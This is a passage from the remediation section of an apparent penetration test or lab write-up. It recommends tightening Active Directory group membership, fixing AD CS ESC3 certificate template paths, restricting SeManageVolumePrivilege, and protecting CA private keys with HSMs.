.php) within the uploads path.
- Harden Active Directory Group Memberships:
- Remove unnecessary user accounts from the high-privilege
Account Operatorsgroup. Restrict membership to only designated domain administrative accounts. - Regularly audit Active Directory delegations and group permissions.
- Remove unnecessary user accounts from the high-privilege
- Remediate AD CS ESC3 Vulnerability Paths:
- Remove the Certificate Request Agent EKU from templates where it is not strictly required.
- Implement strict enrollment manager approval policies on templates that utilize certificate delegation options.
- Restrict Dangerous Privileges (SeManageVolumePrivilege):
- Limit the assignment of
SeManageVolumePrivilege(Perform volume maintenance tasks) on servers. This privilege allows users to alter filesystem attributes and access control lists. - Set up monitoring to trigger high-priority alerts when non-administrative accounts perform volume manipulation or file permission modifications.
- Limit the assignment of
- Protect CA Private Keys:
- Restrict access to root and issuing CA private keys. Use Hardware Security Modules (HSMs) to protect CA private keys and prevent them from being exported to system software stores where low-privileged users with volume management rights could retrieve them.